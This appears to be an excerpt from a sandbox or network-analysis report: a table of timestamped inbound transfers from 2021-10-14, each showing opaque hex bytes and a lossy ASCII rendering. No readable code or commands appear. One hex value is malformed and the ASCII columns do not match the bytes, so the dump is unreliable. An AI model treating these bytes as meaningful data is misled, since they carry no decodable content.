| 2021-10-14 01:43:28 UTC | 29                 | IN        | Data Raw: e4 de a9 7b e0 fb 18 77 fe e1 10 69 6e d8 2b 5b e1 cf 89 21 0e ce 31 87 33 56 ee 65 66 e1 87 11 29 1c 5c 68 70 ba 9e 63 ce 94 c2 0d 57 77 6c 35 ae a0 7a 93 15 f6 d3 44 f0 50 29 a3 35 70 7c bf e5 e5 14 1c 73 2a f9 04 d7 81 0a 1b 73 2d fa a7 48 35 d6 36 b1 cc 57 83 65 73 da 1c 08 ca d9 03 c0 16 59 d0 c6 39 d0 25 c6 df c8 e1 7b 6b 44 16 e7 a9 a4 63 88 f8 ac 18 4f 25 a2 76 79 ec a0 22 2a 80 30 95 71 85 94 cb 11 58 86 9b 6e eb 84 89 9a eb 41 97 70 59 63 21 5d 53 d5 cf 5b 67 ab e8 d6 87 4c 3e 0e 8e 79 8f b6 4e c3 d7 86 b9 04 70 0b 12 76 0d c7 3d da 3c f2 ba f7 66 ea 21 5a da 4e dd 58 58 95 77 f4 a4 2b 24 a5 55 c3 01 f5 fe ef d3 90 51 e8 3c 68 9a fb d9 05 5d 60 29 60 41 10 86 89 1e 99 1d fe 97 44 dc b8 2e c6 bd e5 b1 bc 58 f2 be d3 54 8d 3a 60 af e5 20 2c b2 3c<br>Data Ascii: {win+[13Vef]hpcWwl5zDP)5p]s*-H56WesY9%{kDcO%vy""0qXnApYc]l]S[gL>yNpv=<f!ZNXXw+\$U=Q<h]}<br>)'AD.XT:`,`<  |
| 2021-10-14 01:43:28 UTC | 31                 | IN        | Data Raw: 90 72 82 98 47 c7 7d 65 f2 ea f3 08 c3 b1 72 ce dc 4c fd e7 02 73 58 e8 5a f4 94 c8 1a 4b a8 1e 03 53 75 a0 cf d4 17 3a 36 fa 02 bc 1f 22 42 a4 83 44 b5 bf ca 07 4a da 5e dc 8e 1b 41 26 81 b1 bb 20 e4 a8 34 d7 f3 5e 7a 33 7a cf 85 e1 9a 70 63 c1 23 6f 0e a1 22 6d 3f 14 70 30 ff 01 c1 cd c2 d3 a8 99 fe 7f ef ee 9a 04 f4 17 31 e5 4c 19 33 4c 66 ad 85 cc 14 3d da a4 1f b8 67 ea d1 48 b1 31 70 5e f9 c9 02 d8 fc 44 09 3d ce 0e 7d 30 16 d0 c4 62 cd 81 ed 98 b4 25 8e 1d 02 15 b0 18 24 53 39 8e b4 ed f9 b2 fa b1 73 ff 70 8b 0d db a1 b0 9e 6e 21 4c cc ed ab b9 e7 f0 56 9e ee a0 65 7c 9d 5e ed 72 98 8d 23 ea bc 5d 07 fa 26 d4 cd 9f 92 7c 8d 22 e9 a4 dc 83 37 07 63 20 a8 94 f7 93 a4 64 c2 01 11 d5 e5 f4 42 0a ff a6 99 22 31 61 09 46 89 a7 a0 fd 23 87 bd 48 37 72 b0 0b<br>Data Ascii: rG]eLsXZKSu:6"BDJ^A& 4^z3zpc#o"m?p0d#pnz(4gH1p^D=)0b%\$S9spn!Lve[r^r]&]7c dB"1aF#H7r                  |
| 2021-10-14 01:43:28 UTC | 32                 | IN        | Data Raw: 3b 46 be e8 33 21 09 3d f9 0a 79 3c 9a 08 c4 58 ff fd 3d 96 0e 08 c6 6d da 0c 16 71 26 c0 ca 0b 35 b9 22 62 49 5e 3e 79 55 fb c8 34 e6 3a 8d ea bb c9 d6 91 71 7b 92 99 db ae 5c d1 41 e7 5e ba 6e 91 c3 78 c3 fb d6 8e 52 d2 30 12 25 f1 50 ea 25 e7 dc 3e 8d 11 3f 69 4a da 20 07 c0 0d cb 37 bc 3c ae 87 ca 50 a4 c8 04 17 31 e5 4c 19 33 4c 66 ad 85 cc 14 ca 93 c5 f8 0a 2d 6c df ad 5f a1 88 0c 37 7f 74 ad 12 61 7c 45 d5 42 54 35 22 00 dd 43 b5 a0 ac e0 a0 b7 c5 53 d1 dc 80 5c 80 68 98 84 a8 3d bd a9 90 c9 14 ad 58 1b e2 c6 58 92 72 23 ad 14 fb aa 45 83 3e 28 20 9f a1 ad ca 3c 1d 14 59 ed 18 5a 69 a7 18 3a a7 80 d6 d4 5d 39 ae 7a b4 d8 89 7d 4e e2 d8 5f 87 48 ef 14 ec 4c aa 6e f1 bd cc 53 38 0b 1d 5d 09 cc 25 53 34 97 88 15 45 fa cf 7c df bb 4b 2f 0c 4a bf ca 67<br>Data Ascii: ;F3!=y<X=mq&5"bl">yU4:q{A^nxR0%P%>?iJ 7<P1L3Lf-l_7ta]EBT5"CSlh=XXr#E>{<YZi:]9z]N_HLnS8 ]%\$4E]K/Jg       |
| 2021-10-14 01:43:28 UTC | 33                 | IN        | Data Raw: 30 a7 af 6f 17 01 70 f4 ea 9f e9 f0 44 da d8 dc 76 04 fc cd c7 9c e7 bd cd aa 6a 91 90 1e 77 f8 8e 6f 69 6e d2 73 44 f0 d1 b5 3b 0f ce 39 af 6a 54 c5 2a 4a e7 d2 10 2f 79 4e 30 71 b0 87 49 d0 05 64 26 13 28 45 a9 a4 8c 7c 90 6b 6d c2 53 95 7d 2c b4 2e aa e8 0f 39 33 1e 0a a9 3d 28 83 21 87 0b 1a 79 3a f9 9a 4b aa 74 ed 7a dd 53 9f bf 5c 2b 18 86 7d f9 38 c2 70 53 fb 8d c0 fe 27 c6 d0 9b b1 fa 6b 4e 2c 3d ae 72 74 21 c5 7b 95 6e 36 80 69 f9 ce b6 39 b7 9a 04 88 dd 93 b6 d2 12 ed 09 b9 69 e7 81 96 a3 d3 56 89 52 4b 6b af e0 5a 0a dc 26 60 bd f7 ce af 57 3f 7e c4 33 85 31 6a ac f6 33 25 07 68 a7 b4 42 b8 ee 1c da 37 e3 98 bd bd 5b 29 70 d0 5f ff 52 07 be 76 7d ae 3a 06 82 7a c2 10 d7 73 be 2b 8b 57 09 16 07 aa f0 d4 06 c0 f2 16 df cc 3b 86 b8 14 a2 1e ec b2<br>Data Ascii: 0opDvjwoinsD;9JT^JyN0qld&([kms]),_93=(ly:KtzS\+}8pS^kN,=rt!{n6i9iVRkKZ& W?-3i]3%hB7])p_Rv):zs+W;         |
| 2021-10-14 01:43:28 UTC | 34                 | IN        | Data Raw: 72 98 8d 22 dd ed 4f 08 f0 1f f5 d1 93 6a 7b 89 70 fe 74 59 ab 10 06 4b 3c c7 09 fd bb b3 6c c0 2f 43 58 e2 fe 36 38 ec ad 89 3a 2f 77 29 7f b9 a4 aa 59 34 a4 8e 57 0f f4 e0 fc e2 b5 e3 e1 4c e1 08 bd 76 bf 93 9d c7 db ed ac d4 be 12 84 d5 1a 7d e9 86 45 23 6e d2 32 2b bb d1 a1 31 1e c6 54 56 6a 54 e4 70 48 e7 b4 12 2f 75 2d 66 75 df d2 42 df 81 bc 4d 39 6a 67 26 b0 a7 3f 85 10 9f 04 53 9f 64 00 02 3f ae 6c ab e3 29 1f 1a 65 2d 70 b9 65 29 0b 1b 79 34 fe 87 41 21 d2 55 89 ad 56 89 b3 63 58 1d 08 c0 c2 29 eb ec 59 d0 8c f9 da 4a 5b d6 e8 e2 e8 60 55 50 30 a2 b2 72 f0 5c 1a 77 eb 36 80 62 e5 d3 cf e9 2b 93 19 a7 c7 d6 a9 da 05 2c ae bf 7f ef b7 9d 9a dc 22 b2 58 42 63 4e 00 42 d0 d3 96 52 bb f0 d8 a8 d9 88 61 2a 68 ad ad 42 9e ff 87 bf 1d 64 38 06 50 61 e5<br>Data Ascii: r"Oj[ptYK>I/CX68:/w)Y4WLv]E#n2+1TVjTpH/u-fuBM9jg&?Sd?)f-pe)y4A!UVcX)YJl] UP0r6wb+,"XBcN BRa*hbD8Pa       |
| 2021-10-14 01:43:28 UTC | 35                 | IN        | Data Raw: 12 33 69 a7 09 2d b7 ab f9 d6 55 68 50 61 f8 da 9f 71 4e ea c0 a3 86 6a e2 08 ab 4c a0 6a 82 f3 cd 48 02 04 04 2b 09 c4 33 e0 35 bb 9b 16 42 89 a3 64 21 b0 b6 5e 42 49 94 0f 6d 19 97 5d ef a3 34 bb ef 25 cd de c5 19 f4 ab 96 61 0f 8f 24 f4 6b f9 e9 f7 ef 06 30 8d 7f d4 c0 c1 e9 f3 7a 75 f5 e8 50 fd 9a bd 08 44 a2 1c 08 5d 7a 31 e1 f9 1a 22 23 ec 14 93 10 27 54 bf 98 c1 11 df fa 17 45 cf 4d fc 95 26 49 58 ea aa 2b 13 81 39 a3 29 ec 4d b5 e2 70 d7 a6 f8 9e e1 35 ed 2e 74 de bf b5 3b d7 15 70 3a ca e0 d2 c3 de c2 a7 84 e8 bf ee d8 cc 15 66 3b 2b 5c da 21 73 6f 8d d8 e2 03 27 d1 5a 1e 94 71 c5 c5 c5 1d 31 70 5f a7 c0 1d c5 fb 40 7a 48 c0 11 67 c2 64 99 e6 73 cd 94 7e b8 ad 21 e1 00 d3 07 ba 77 a2 7b 2d 84 db c1 d0 8a f1 a2 7f f8 48 8a 0d ca a1 bc 90 7a 23 45<br>Data Ascii: 3i-UhPaqNjLjH+35BdIk^Blmj4%a\$K0zuPD]z1"#TEM&IX+9)Mp5.t;p:f;+s!Zq1p_@zHgds-!w{f-Hz#E                     |
| 2021-10-14 01:43:28 UTC | 36                 | IN        | Data Raw: be 15 9f 28 2f 40 6a cb 38 db 36 e3 b0 f4 08 c7 2a 72 a4 5e ff 4b 1b 00 6a e7 a9 3a 17 cd 65 cf ff fe c3 e0 3a 87 6c 86 8b 07 aa e5 d7 1c 49 45 27 27 d5 c5 87 a5 1a 8e 30 f5 a1 5c f4 b8 08 ca 5c a4 b5 bf 51 d2 b4 a1 7d 8c 12 7e bd c3 3b 22 d7 1c fd 00 43 95 4f e4 0b 47 ec 5e 3d 87 09 52 38 6c e7 10 18 5f 1b 60 ca 0b 35 a9 2f 9b 48 63 3c 71 74 1a c0 15 ff 3b b4 11 bb e5 df bc 66 7e 85 49 ff 8e 47 dc 4b d7 36 44 6f bd de 6c dd fc df 85 ab cc 12 eb 1c b8 68 fb 23 f9 d6 b2 94 09 c1 6a 09 a8 37 0c d3 28 bc 3f a0 c8 8a 86 ca 71 99 9d e2 10 48 fc 57 f7 30 11 7c af 80 84 6d 0 8b f3 ae 40 20 6c d2 34 ce 06 a4 04 34 65 31 a9 c3 35 73 4f ca 47 bc ca 0f 27 a1 19 b8 a0 a1 ec af 56 c9 6c d4 f7 94 63 e9 69 66 57 bc 2e 85 a4 92 dd 59 2a b9 17 e0 c7 59 8a 70 06 f6 04 32<br>Data Ascii: (@j86*r^Kj:e:llE"0\Q]-;"COG^=R8L_`5/Hc<qt;f-IGK6Dolh#j7(?qHW0l@ I44e15sOG^VlciFw.Y*Yp2                    |
| 2021-10-14 01:43:28 UTC | 38                 | IN        | Data Raw: 0d ca dd 87 80 7f 38 45 e4 bc a7 e6 ef 70 7f ba e0 b5 47 2b 04 76 5a 5a 87 28 ff dc 70 09 fa 3d dd fa d1 6f 7d a7 21 9d 74 5f 87 1f 45 48 34 ae bc 3f bb b9 6d ad 39 0b 58 e8 f2 6a 94 ee ad 8e 57 47 66 21 53 a1 07 a8 5f 34 a4 68 57 0f f4 e0 35 e3 b5 e3 f6 6c 68 ea d9 70 c7 9c cd c7 df cf 1f de a9 7b e0 17 1a 77 f2 e1 53 68 6e d8 3e 6c b4 d2 a1 3d 71 ae 3b af 6e 7c 42 61 4e c9 ad d3 2f 73 2b 07 4e b1 8d 49 d9 a3 76 2f 38 6c 13 55 a4 8c 72 bc a2 f2 c2 55 b7 ac 28 a3 35 c1 58 b9 ef 32 1f 72 f2 2b fe 04 65 05 0a 1b 79 2f e8 a0 2c 36 c4 71 65 cd 57 83 b5 4d 32 73 29 cb d1 29 ce 79 71 ff 86 e8 da 08 c4 fd a1 e1 d3 d8 44 56 27 ba a0 72 ff 5c 1a 0e 74 0c 91 6c e7 ce b6 31 23 b8 3a 9b 60 19 b7 51 02 5f 84 b9 78 c6 bf 91 8b c2 44 8c 49 47 4a 10 57 42 da f5 43 52<br>Data Ascii: 8Ep7G+vZZ(p=o]t_EH4?m9XjWGf!S_4hW5lhp{wShn =q;nlBaN/s+Niv/8lUrU(5X2r+eyl,6qeWM2s))yqDV 'rt!1#:`_Q_xDIGJWBcR |
| 2021-10-14 01:43:28 UTC | 39                 | IN        | Data Raw: c7 4e 9f 5f 22 e7 03 27 d6 da c9 36 13 f9 01 8a be f0 51 94 28 59 e7 0b 1d 42 88 18 28 c4 6d f9 d4 5f 5a ff 7b 98 db 9d 77 4c e2 af 2b 87 64 e8 7d b4 c7 ab 6a 88 9c 41 52 32 0a 2c 4e 0a c4 35 85 12 bb 8a 08 26 2a c7 65 2b ab 63 42 ec 48 94 0f 4d d3 32 38 fe a7 45 93 e9 56 e6 f3 c9 02 e3 db bc 64 1e 88 24 88 6a f9 e9 3a 34 0b 7a 88 49 d4 ca da e1 fd 98 4e f4 e8 5b f5 9a ec 09 44 a2 d1 0b 4a 10 89 ce f8 10 02 37 c1 05 94 00 3f 42 ae 9f a4 b0 a0 8d 7e 45 d3 62 2f 37 4c 37 8b ab 51 99 88 43 d1 28 ec 46 7a 0c 79 de dd ff 97 8e 35 ed 2e 6f 14 a4 b7 6c 83 15 70 30 e0 1e d7 dd c8 3c a6 aa fc 89 c6 a3 97 15 6e 54 89 5c da 7b 9f 82 d9 b8 6b 38 20 c2 5f 1e 85 6f ee 3f c4 b6 3a 72 77 c5 c0 1d de c3 77 15 3f c4 11 7c cb 08 f5 19 72 eb 90 66 b4 ac bf 82 08 d8 14 b5<br>Data Ascii: N.""6Q(YB(m_Z[?wl+d]]AR2,N5&*e+cBHM28Evdsj:4ziNlDj7?BO-EF"7L7QC(Fzy5.olp0<nTl{k8_o?:rww?lrf                 |
| 2021-10-14 01:43:28 UTC | 40                 | IN        | Data Raw: 62 2b 5c 9c c3 fc 62 74 bd f7 c4 bc 51 2b 05 ac 50 ad a7 60 72 fe 93 93 09 4b 29 03 55 63 c3 3c da 36 e3 c2 e0 13 b3 20 54 ca 5f ff 40 35 bb 42 f4 f7 b7 06 dc 7a c2 01 ff ef eb fb 81 59 ba 8b 16 b0 fa d9 0e 55 75 31 20 22 3b 86 89 45 8a 3c fe ad 57 79 82 0f d0 a3 b6 91 b6 51 e4 a2 3c 6c 84 2d 7c 20 d2 39 12 b5 81 ec 02 60 da 2c 0a fc 46 e9 c5 2c 9e 15 5c 5a 7c c3 06 0d d5 4a c8 d7 1d a9 a1 34 82 5e ee 2a 66 60 ed d7 a5 f7 3b 8b 1e ac 79 ce 9c 6d 74 93 df c6 f2 d4 de 58 e9 5f 5b 63 95 da 61 ce f1 dd 1a 1b cc 0c 0f 0a 42 dd c1 25 fc d0 32 86 16 ce 60 70 dc b8 bb c6 0f 11 16 bb c3 af a1 bc c0 89 99 cf 09 37 f3 47 6a 19 60 6c ae 93 83 8d 5b 2e e7 d0 98 97 b6 c1 6a b6 76 29 2f 32 7a 3f b7 cc 3d ec ff ca 5b 98 da 26 3a c0 44 90 bb a4 ff a3 41 d2 76 c5 ff 0b d3<br>Data Ascii: b+btQ+P^rK)Uc<6_T_@5BZYUu1 ";E<WyQ< -l_9^,F,lZlJ4**f;ymtMx_[CaB%2'p7Gj]l;jv)/2z?=[&:DAv                  |

| Timestamp               | kBytes transferred | Direction | Data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
|-------------------------|--------------------|-----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 2021-10-14 01:43:28 UTC | 41                 | IN        | Data Raw: b0 a5 2f 50 19 f7 2f 87 18 3f 71 20 a6 8c e7 d1 80 25 b1 7f a1 63 97 0d c0 b2 b9 87 7f 2e 61 cc f2 be a6 e9 0f 57 ba d0 b1 73 26 07 78 e6 72 98 86 33 c5 bb 4e 45 ff 37 db 8d 93 6c 6c d2 e0 fd 74 55 89 31 2e 8f 34 a8 92 92 71 b9 67 c8 2f 9c 59 e2 fe 2d 9c ed ad 82 3a 22 77 24 43 a1 c9 a9 5f 34 9a 27 50 0f fe 8e 1f f6 a1 c1 58 44 c9 e2 f1 67 b9 fc c7 ca ca e2 a9 f4 c6 7e c8 d3 0c fa ff 8e 6d 68 7a c6 2c 6c 58 d1 a1 31 27 df 3b af 60 47 ea 6a 52 43 ba 11 2f 72 37 40 e8 b1 8d 49 f3 95 c2 29 20 e6 52 35 a4 8d 60 bc 9c f1 c2 59 b3 60 f8 ea 3f ae 64 90 fb 38 19 17 60 2d d5 02 da cd 0b 1b 71 14 fb 8b 4f 2e d0 5e f0 df 5f f7 cc 4a 3a 16 1b c3 c7 31 cb 62 50 f8 e5 e8 d0 23 4a e9 e8 ea fa 78 42 47 27 81 fe 63 fb d8 bb 36 42 30 8b b5 64 c3 a0 22 3a 9a 1f f9 f0 09 bf<br>Data Ascii: /P/?q %c:aWs&xr3NE7ltU1.4qqY-:"w\$C_4'PXDg~mhZ,IX1';'GjRC/r7@I) R5`Y`?d8`-qO^_J:1bP#JxBG'c6B0d":          |
| 2021-10-14 01:43:28 UTC | 43                 | IN        | Data Raw: 88 58 e0 10 fb f5 85 62 ef b6 76 5e d0 12 94 a3 94 dd 7f 2d 50 79 ea c6 4e 9f 66 27 cf 85 2e fe 46 a6 1c 1b 96 8f 8d af db 51 01 28 59 e7 c6 16 4c 8f 3e 2c ab a1 ea f3 7d 16 50 7b 92 04 91 60 5d fd 16 b2 95 75 f1 7b f0 72 df 97 7d 0c dc 58 25 d6 17 5a 18 cf 22 87 0b 3a 76 fd b6 24 c8 40 09 8d 67 2d 2d 5b bc 2d 58 1b ec 1f 31 a3 36 82 ee 7c e7 df c5 52 d3 ae 87 64 1e 89 4b 41 68 f9 e3 8b e8 1e 5f ab 7b d4 ca df ec eb 15 41 f4 e8 5b fe b2 d4 09 55 a8 0f 0c 65 0b 2a 5e ce c2 1f 28 30 e4 05 94 01 39 42 ae 9d 5c 96 b7 ca 06 46 c5 46 42 8f 37 5d 21 9e a1 13 19 8b 56 cb 28 fd 4d 76 24 84 df a6 e5 91 5e 2c ed 2e 7f 2a a3 b2 54 ca 3c 07 31 e0 05 fa d3 c2 c2 ad 95 ed 9e f7 d1 9e 15 79 31 30 a2 db 5d b2 8c d8 90 f7 26 2b db 45 0e fe bc dd c6 c4 9a 3b 7a 43 f9 ca 1d c5<br>Data Ascii: Xbv^~PyNf.FQ(YL>,)P{'}u(r)X%Z":v\$@g[-.X16]RdKAh_[A[Uez'Y(09BIFFB7)]V(Mv\$^..*T<1y10]&+E;zC            |
| 2021-10-14 01:43:28 UTC | 44                 | IN        | Data Raw: 33 34 8f 3b d4 69 08 b5 e3 52 5a 95 b9 57 2c 9b 91 81 c3 7f a7 5a 42 64 2d 50 6a 71 d9 4a 49 95 7c cd af 51 28 26 29 69 ad ad 79 aa ea 94 bc 25 4b 38 05 44 67 71 31 d3 1e 6f 9b e0 0f a8 82 5a d0 55 d3 50 3e 93 fb f7 ae 3c 69 ca 7b c2 0b d2 eb e2 27 aa 5b 77 8e 10 7c e9 cd 1e 4b 54 30 ae 7b 09 48 81 37 c8 3f ef b4 73 7a aa 0f d6 8a 10 99 a7 5f 8f 6a b5 58 a4 0d 6a bc c9 22 0e d0 a2 fd 0a 73 b6 98 23 f4 5c f5 87 3d 24 e8 5b fe b2 c1 1b 49 5b 0f 0c 65 0b 2a 5e ce c2 1f 49 69 0b 6a 7f 6d c0 39 e6 50 94 14 ab fa c3 bc 2c 7f 85 49 ff 75 45 dc 47 c6 6d 44 6f b7 cc 69 e6 42 df 94 aa d8 6f aa 1d 94 5a e0 22 93 06 3e 84 03 d2 67 70 cd 38 34 94 01 cb 3e b1 cd be a5 55 44 8c 88 cd 32 00 ec 57 ed 1f 65 54 9d 81 86 85 c4 9d 85 58 17 20 6a c5 b7 7f b2 81 2c 05 7a 3e b0 d7<br>Data Ascii: 34;iRZW,ZBd-PjqJlQ(&)iy%K8Dgg1oZUP><i{[w]KT0{H7?sz_Xj}s#=\$Kml[ <lijm9P,IuEGmDoiBoZ">gp84>UD2WeTX j,z> |
| 2021-10-14 01:43:28 UTC | 45                 | IN        | Data Raw: 1d 30 70 59 c7 c5 25 90 ee 4b 09 3d c4 39 e3 cf 17 f6 88 e2 c6 99 7d df 2a 24 8e 1d fa b1 b0 18 39 68 2a f0 2c e7 d1 80 e8 b7 07 13 62 8b 07 d3 b8 c7 19 7f 32 49 df f4 b2 b7 e0 61 df bb e0 b7 78 b0 14 65 ef 7e a0 7c 28 f5 b3 5f 01 eb 3b f3 45 90 6c 7b ce d5 fc 74 59 ab af 05 4b 32 be bc d3 bb b9 6d d4 47 dc 58 e2 f4 53 02 fd a1 a0 b0 24 66 27 38 03 a6 aa 59 21 8a bb 5e 1e f2 a7 91 e1 b5 ef 9f ce c8 e8 df 65 b3 ed c4 d6 d7 cf 26 df a9 7b a7 5f 1b 77 fe a6 d5 69 6e d4 2b 4c e1 d9 b5 c5 0e df 33 d1 f2 54 ee 69 58 e7 ab 11 2f 79 37 96 71 d0 a1 66 ce 8c ff 0c 10 21 6c 35 ae 9d 7f 85 08 d8 ae 50 9f 68 47 29 3e ae 60 d7 72 38 19 17 62 2d d6 b9 0a 87 0d 08 7b 2d e9 a3 dd 25 c3 53 cb 8f 46 83 91 d9 3b 1c 02 e7 eb 32 cb 5c 6f a3 a4 ea d0 23 d5 db f9 e5 ea 6d 2b 7e<br>Data Ascii: 0pY%K=9)*\$9h*,b2laxe-[_;El{tYK2mGX\$Sf8YI'^e&[_ win+L3TiX/y7qf!l5PhG)>'r8b-}%SF;2lo#m+~                  |
| 2021-10-14 01:43:28 UTC | 47                 | IN        | Data Raw: b3 a8 16 3e 52 10 b8 c4 33 71 45 c7 46 53 cd 32 2a b0 5c b9 a0 af ed ab 61 03 7f d3 f1 88 44 0a 96 67 7b cc 30 97 a3 98 df 59 14 e2 15 cc c2 5d 94 65 0b cf a4 2e fe 46 da 3a 0b 9a a1 a5 bc fa 38 0e 22 4b e6 09 1e 78 a0 66 24 aa ab f3 c6 57 06 97 7b 98 dc 82 79 ab c2 99 a3 86 62 8d 42 d9 4c ac 6c 93 f4 a2 85 30 0e 3e 2d c6 33 ab 33 93 16 02 49 f0 d6 63 4e 6c 67 2d 2d 60 fd 04 60 11 83 02 ee a3 3a c7 cf 54 e7 d9 c3 3b 4f ad 87 62 71 a3 49 df 6c ff e8 38 ff 3b 77 97 7e d4 c0 c3 e5 98 37 59 f4 ee 51 d6 8a d4 09 4e 76 0f 0b 66 7e 4e ce f8 1a 28 36 eb f6 6d 01 36 58 ae 9c 4e bd 80 c9 16 19 c5 46 22 d1 37 4c 26 fe 14 2b 19 82 5c cd 56 c0 46 69 38 52 c9 88 fe 91 a6 36 ee 2e 78 2a af b0 54 c6 7b ba 30 e0 05 0c cc e7 ea 90 86 e8 8b e2 ea ac 15 68 31 f5 5c dc 0f<br>Data Ascii: >R3qEFS2*!aDg(0Y]e.F:8"Kxf\$W[yHbBLI2>-33lcNlg--``T;Obqll8;w~7YQNvf~N(6m6XNF"7L&+lVFt8R6 .x*T{0h1\           |
| 2021-10-14 01:43:28 UTC | 48                 | IN        | Data Raw: c6 dc c0 49 fb 6b 4e 7e bb a9 a4 69 94 6a ac 18 4f 59 0a 69 f4 cd b7 4d a0 92 13 80 06 84 be cb 1b 4a 90 b7 6e eb b3 31 8b c8 5d a1 f3 41 62 27 7f e2 d0 d9 40 6b 1c f7 ce a5 5c 38 26 b5 68 ad 53 7a fc 87 b9 09 12 a4 02 55 64 f8 3a 04 22 c6 b0 d7 09 c7 2a 49 d7 59 f2 69 0f bb 76 fe 73 1c 04 ca 7a d3 07 d7 43 e8 2b 87 3a e1 8a 07 ac d7 db 09 64 53 27 26 a3 b3 87 89 19 9d e6 fc a4 48 fc 91 83 d0 a2 a5 88 a1 48 fa a3 cf f4 8d 3a 6c af ca 20 0c b2 15 e7 65 f0 bd b0 1d e7 57 ee 5f 2c 9e 17 25 4f 6c bc 1c 08 43 4a c9 e2 99 34 b0 36 b1 00 63 30 46 ed e5 c1 33 cb 0c 85 1e 92 77 de 94 78 52 b3 30 f5 f8 46 da 52 e2 58 48 7e b4 ae 48 cc fb d9 85 a0 c2 17 7a 39 96 50 ec 34 f0 c0 34 eb 2f c3 68 60 cf 3a 24 74 03 cb 38 cf e8 ad ab c9 51 99 95 a6 06 30 ec 5d 39 3d 45<br>Data Ascii: IkN~ijOYIMJn1]Ab'@kl8&hSzUd:"*YivszC+:dS'&HH:l eW_,%OICJ46c0F3wxR0FRXh-Hz9P44/h':\$t8Q0]9=E                  |
| 2021-10-14 01:43:28 UTC | 49                 | IN        | Data Raw: 9e 04 79 13 42 5d da 7b b7 91 f0 6d 6b 27 2d f9 88 1c 94 6c dd ef c7 9a 37 1f 22 ea c0 17 bb c9 49 09 2a dc 03 45 0b 16 fe ed 49 b6 66 88 4f 7b 2b 9c 00 2c 11 ac 18 3f 60 42 d9 b4 e7 dc 58 e2 f4 53 02 fd a1 a0 b0 24 66 27 38 03 a6 fa cb 60 e8 0e 5d d5 27 b0 6f 60 14 6e d7 2c 8a 9f 00 3d b2 4e 02 e9 24 ca c1 fc 49 7f a1 59 92 b9 5f 83 3d 11 7a 72 db b6 ff bb bf 74 d6 16 1e 49 f1 9b 65 09 ec ab e7 01 25 66 27 46 9d b6 b9 30 11 8e aa 51 60 da 8d 0b e4 a4 fd e1 57 a6 cd db 76 bf 93 eb c5 db e1 ac c8 81 c0 cb d5 1c 18 d2 8c 6d 6f 7f d6 29 50 9f cd a0 3b 05 dc 23 87 a3 55 ee 69 63 56 5b 1f 3d 6b df 7e 6e b0 8d 58 b0 dc d3 2d 32 b6 7c 31 8e 8c 76 95 2c f0 c2 51 9f 92 28 0e 9f 68 5f e8 38 19 1f 73 f3 ff ad 76 85 05 1b 73 3c ef 89 4f bd c1 21 f7 cf 59 89 b9<br>Data Ascii: yB}[mk'-l7"l*ElfO{+;?`BVn]q?3]J'o`n,=N\$IY_=zrtle%fF0Q`Wwmo)P;#UicV[=k~nX-2]v,Q(h8svs<O!Y                       |
| 2021-10-14 01:43:28 UTC | 50                 | IN        | Data Raw: 16 44 c9 4e 34 8a bb 73 37 8d aa 89 11 85 5f df 3c fb ca 46 3c 7a df 99 fa 86 8a 74 fa b2 6f 06 9f 1a 54 c0 1e 61 34 f6 9f fe e7 cb d4 3d ae f9 81 ee c8 44 2a 68 3b 2a 74 ce 71 ae 89 f0 80 6a 27 21 a8 65 1e 94 6b 84 fe c5 9a 30 8e 54 e9 c0 69 c6 ef 4b 12 06 c1 11 6d d5 27 ff e7 2f c7 99 77 ee a5 25 9f 64 6d 07 b0 12 35 7d 53 a5 b5 e7 d5 a2 ec b3 79 8d 4a d9 0e c0 b4 91 99 7d 32 45 a3 36 a4 a6 e3 d0 59 9f c8 86 6f 6a 0d 7a d4 4a 98 87 22 2b b3 48 76 d1 36 db d6 bb 7b 7f a1 59 d5 26 5c 83 31 2e 52 36 a8 92 92 71 b9 67 c8 d9 04 7d ca c3 42 0b e6 a0 a0 11 27 66 2b 89 89 a1 80 5e 2e 8c aa 57 0f 8f 8f 17 c0 b5 e7 ea 44 c9 e9 d9 76 89 fc d1 8b db e9 a7 dc a9 7c d3 e5 13 77 1c 8c 6d 69 02 d2 38 55 83 6e a1 3b 05 c4 45 37 6a 54 e4 6f 30 57 85 11 25 60 24 16 5e b1<br>Data Ascii: DN4s7_<F<ztoTa4=D*h;*tqj!lek0TiKm/w%dm5)SyJ]2E6YoJzJ'+Hv6[Y&L1.R6qg]Bf+^~.WDVjwmi8Un;E7 jTo0W%`\$^        |
| 2021-10-14 01:43:28 UTC | 51                 | IN        | Data Raw: 73 92 52 d3 eb 4a cb 69 3a 48 44 65 95 19 61 ce f1 f7 5b af d3 1a 1d 0a 42 47 c2 f1 fd d1 34 ac d1 c0 68 6c bf 1e da d8 00 c1 16 77 c3 af a1 e7 8e 89 99 c3 12 26 3a 49 ba 3e 71 60 b8 56 95 89 c4 95 e7 c5 27 97 7d d1 df 6c a0 a4 0e 24 49 3c 64 b2 46 40 4a d5 4d 51 c1 32 26 f7 84 bb a0 a3 90 81 4b c4 79 c2 fd 94 63 91 b3 65 7b b9 27 9c b2 96 a3 78 3e 47 10 dd ce 66 48 74 06 e1 6c 07 fc 40 cf 30 08 9c e6 97 bf fa 34 0c 27 36 26 18 19 63 9d a4 d2 54 54 27 c2 44 20 25 40 98 da 90 5d 42 fb ce d4 bd 64 e2 6b ba 1b aa 6a 88 2f 13 46 17 28 33 51 09 ce 20 a0 46 04 8a 02 43 f1 ef 52 d1 ba 6d f3 25 4e be 02 4a 1b ec 15 ae 97 30 a8 eb 56 e7 df 9c 13 e7 ae ea 65 1e 89 f7 de 6a f9 f5 e6 ea 1e 5f a0 7e d4 ca d0 ec eb 13 5b f4 e8 94 ff b2 d4 dd 45 a8 0f 19 4c 7f 5e d4 f8<br>Data Ascii: sRJi:HDea[BG4hlw&:l>q`V']\$!<dF@JMQ2&Kyce['x>GfHtl@04'6&cTT'D %@]Bdkj/F(3Q FC)]m%NJ0Vej_-[EL^             |
